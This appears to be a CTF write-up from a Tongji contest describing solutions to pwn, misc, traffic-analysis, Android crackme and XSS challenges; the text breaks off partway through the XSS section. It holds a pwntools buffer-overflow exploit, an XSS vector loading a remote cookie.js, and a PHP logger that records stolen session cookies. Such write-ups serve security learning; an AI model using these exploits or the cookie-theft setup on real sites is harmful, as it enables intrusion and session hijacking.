
0x06



homework

✓ Solved

pwn (100)



homework (Solved)

Category: pwn / Difficulty: 1 / Points: 100


要命了，沈老师的作业写成这样，还怎么拿优。

binary

nc 10.60.0.212 15824

Thoughts & Solutions:


PWN is one of my favorite things.
First, get some information:



```
brant-ruan@brant-ruan:~/Documents/tjctf/pwn-0$ file pwn100
pwn100: ELF 32-bit LSB  executable, Intel 80386, version 1
(SYSV), dynamically linked (uses shared libs), for GNU/Linu
x 2.6.26, BuildID[sha1]=f547651ac74ad78fc2025420f964c944661
3b637, not stripped
```

Then, <chmod u+x ./pwn100> → run it
(If it is not in CTF, I will run it in VM to avoid virus)


Then I made a mistake which bounded me for a long time.
I must record it here for me and for you. I just regarded it as a Stack OverFlow and used <gdb-peda> to check security machinisms:



```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : disabled
```


NX is set. So 'ret2stack' won't succeed.
I used 'ret2libc' and succeeded locally.
But I am not provided with libc.so of game server. That is why I was bounded for a long time.

Luckily, I used IDA and read the whole program's assembly code carefully at last. There is a 'F2DE8C23' function and the only thing I need to do is put the address of it at the 'return address of main'.



```
                public F2DE8C23
F2DE8C23        proc near

s               = byte ptr -25h
stream          = dword ptr -0Ch

                push    ebp
                mov     ebp, esp
                sub     esp, 38h
                mov     dword ptr [esp+4], offset modes ; "rt"
                mov     dword ptr [esp], offset filename ; "/home/flag/flag"
                call    _fopen
                mov     [ebp+stream], eax
                cmp     [ebp+stream], 0
                jnz     short loc_8048623
```


So... Here is the pwntools code:




```
#!/usr/bin/python2.7

from pwn import *
shellcode = p32(0x080485e5)

payload = 'A' * 1036 + shellcode
p = remote("10.60.0.212", 15824)

p.recvuntil("d!")
p.sendline(payload)
p.interactive()
```

P.S.
- Pwntools is useful
- Don't be careless
- Don't be careless
- (More about Buffer Overflow: http://www.cnblogs.com/00100011F/p/5202661.html)

0x07





acfun (Solved)


Category: misc / Difficulty: 1 / Points: 100

硬盘里藏了什么呢……

http://10.60.0.212:10865/23e1ac3733e5fdb12bb129c4a95400968fa21027.jpg


Thoughts & Solutions:

Downloaded the file and used <file filename> . I found it is an 'ext2' filesystem data, so <mount> it. Then I got a compressed file. After uncompressing it I got another commpressed file......(tar/gz/bz2)
At last I got a picture:(flag is on the lower right side of it)



P.S.
- You can learn some useful instructions from this challenge.


0x08



traffic

✔ Solved

misc (100)



traffic (Solved)


Category: misc / Difficulty: 0 / Points: 100

Download

注：本题 Flag 中 ctf 是小写。

Thoughts & Solutions:

The file is a pcap-ng capture file. So use wireshark to open it.



Wireshark: Find Packet

Find

By: ○ Display filter ○ Hex value ● String

Filter: ctf


Search In: ○ Packet list ● Packet details ○ Packet bytes

String Options: □ Case sensitive

Character width: Narrow & wide


Direction: ○ Up ● Down

Ok, I found something interesting.



```
 928 HTTP/1.1 200 OK  (text/html)

2d 3e 7c 50 4b 03 04 14  00 00 00 08 00 88 bb ad   ->|PK... ........
48 42 8d 00 ae 6f 4a 00  00 68 e4 00 00 11 00 00   HB...oJ. .h......
00 74 6f 6e 67 6a 69 5f  63 74 66 2e 70 63 61 70   .tongji_ ctf.pcap
6e 67 ec 5a 0b 70 1b 45  9a 1e 3b 0f 12 07 27 64   ng.Z.p.E ..;...'d
af 0a 72 c0 86 b1 8c 1d  3b d6 5b b2 65 4b 51 12   ..r..... ;.[.eKQ.
```

Right click, <Follow TCP Stream> and save the raw data as xx.zip. Then open xx.zip and you will find 'tongji_ctf.pcapng'. Use Vim: (<vim tongji_ctf.pcapng -b> → <:%!xxd>)



```
653d 6875 6977 656e 2663 7466 7b74 6f6e  e=huiwen&ctf{ton
676a 695f 6973 5f61 5f63 616b 657d 2048  gji_is_a_cake} H
```


Bingo~

0x09

cake

✓ Solved

mobile (100)



cake (Solved)

Category: mobile / Difficulty: 1 / Points: 100


CrackMe

注意：递交时候请包裹 Flag 成 CTF{....}。

Thoughts & Solutions:

I must admit that I never did mobile reverse before. So this game is a precious for me to learn it in practice. I find it not difficult (at least the primary ones). I want to remind you of your confidence if you are new here.
First here are 5 tools for this challenge and later on: (by google)
- apktool - JD-GUI - dex2jar
- IDA - Mobile phone (with Android)
(You can learn how to install or use them online)

Step-1 Change the '.apk' to '.zip'; uncompress it. Get 'classes.dex'
Step-2 Use <dex2jar> to reverse it into '.jar'
Step-3 Use <jd-gui> and analyse the Java code




```java
package me.sweetll.crackme1;

public class Check
{
  public static boolean check(String paramString)
  {
    String str = new B().getKey();
    int[] arrayOfInt = new int[15];
    arrayOfInt[1] = 67;
    arrayOfInt[5] = 10;
    arrayOfInt[6] = 9;
    arrayOfInt[3] = 88;
    arrayOfInt[4] = 9;
    arrayOfInt[14] = 9;
    arrayOfInt[9] = 15;
    arrayOfInt[10] = 44;
    arrayOfInt[2] = 28;
    arrayOfInt[7] = 68;
    arrayOfInt[11] = 10;
    arrayOfInt[8] = 82;
    arrayOfInt[12] = 13;
    arrayOfInt[0] = 35;
    arrayOfInt[13] = 2;
    if (arrayOfInt.length != paramString.length()) {
      return false;
    }
    int i = 0;
    for (;;)
    {
      if (i >= paramString.length()) {
        break label157;
      }
      if (arrayOfInt[i] % 255 != (paramString.charAt(i) ^ str.charAt(i % str.length())) % 'ÿ') {
        break;
      }
      i += 1;
    }
    label157:
    return true;
  }
}
```

The code is very easy, but remember to be careful!


```java
String str = new B().getKey();
```

There is a 'getKey()'

And If you see B class and A class:




```
public class B
  extends A
{
  public String get□ey()
  {
    return "bilibili";
  }
}
```



```
public class A
{
  public String getKey()
  {
    return "bilililili";
  }
}
```


So which string should you use?
Answer is 'bilililili'

You can get the solution from this 'if' statement:




```
if (arrayOfInt[i] % 255 != (paramString.charAt(i) ^ str.charAt(i % str.length())) % 'ÿ') {
```

But there is a % 'ÿ')so I chose to analyse the 'smali' code:




```
rem-int/lit16 v6, v6, 0xff
```



```
rem-int/lit16 v7, v7, 0xff
```

So~




```
int mod[15];
int i;
for(i = 0; i < 15; i++){
    mod[i] = arrayOfInt[i] % 255;
}
char x[] = "bilililili";
int length = strlen(x);
for(i = 0; i < 15; i++){
    char temp = 40;
    while(temp < 127){
        if((temp ^ x[i % length]) % 255 == arrayOfInt[i]){
            printf("%c", temp);
            break;
        }
        temp++;
    }
}
```

0x0a

XSS

✓ Solved

web (100)



XSS (Solved)


Category: web / Difficulty: 1 / Points: 100

你的名字是什么？

http://10.60.0.212:10865/cc95d4d03ab52b9bd94b160f35091f573447f618.php?name=hi

这问题很简单，对吧。在这里输入地址，猴子就会点开看：http://10.60.0.212:19053/monkey.php


Hint: Flag 在 Cookie 中，你需要拿到 Cookie。请模拟你将精心构造的网址发给受害者（猴子）让受害者点开的情形。如果你的 XSS 脚本是弹窗输出 cookie 的话是不会有作用的，因为受害者（猴子）并不会告诉你弹窗弹了什么。你需要自行想办法将 cookie 悄悄地自动地传递出来被你接收到。一般你需要一个叫做 XSS 平台的东西帮助你做这件事情。



10.60.0.212:10865/cc95d4d03ab52b9bd94b160f35091f573447f618.php?name=hi

Your name is: hi


[http://10.60.0.212:19053]



在下面输入网址并递交，猴子就会点开看 ~(~o￣▽￣)~o

Thoughts & Solutions:

Also, I am not good at Web and XSS(I know 'alert('hello')'), but I can learn, right? So first have a try:
[xxx.php?name=hi><script>alert(“hello”)</script>]




hello

Ok, maybe there is a primary XSS...
By searching online I knew some concepts such as [document.cookie]...
You see, learning is fun & easy.

However I couldn't do XSS with XSS platform successfully while the hint said that this was an effective way.
Then I learnt & learnt & learnt......
I decided to construct my own simple XSS platform.
Step-1 Install Apache2 & PHP; Configure them; Start services
Step-2 Create 3 file: test.php/collection.php/cookie.js
(I didn't learn PHP so I searched for code online and modified it.
And I find the ability to learn sth rapidly is very important.)
Step-3 Create XSS Vector


[xxx.php?name=hi><script src="http://IP/cookie.js"></script>]

test.php:




```php
<?php

$ip = $_SERVER['REMOTE_ADDR'];
$referer = $_SERVER['HTTP_REFERER'];
$agent = $_SERVER['HTTP_USER_AGENT'];

$data = $_GET['c'];

$time = date("Y-m-d G:i:s A");
$text = $time." = ".$ip."<br>User Agent: ".$referer."<br>Session: ".$data;

$file = fopen('vb.php' , 'a');
fwrite($file,$text);
fclose($file);

?>
```

collection.php:




```html
<head>
<meta http-equiv="Content-Language" content="it">
<title>Cookie Collections</title>
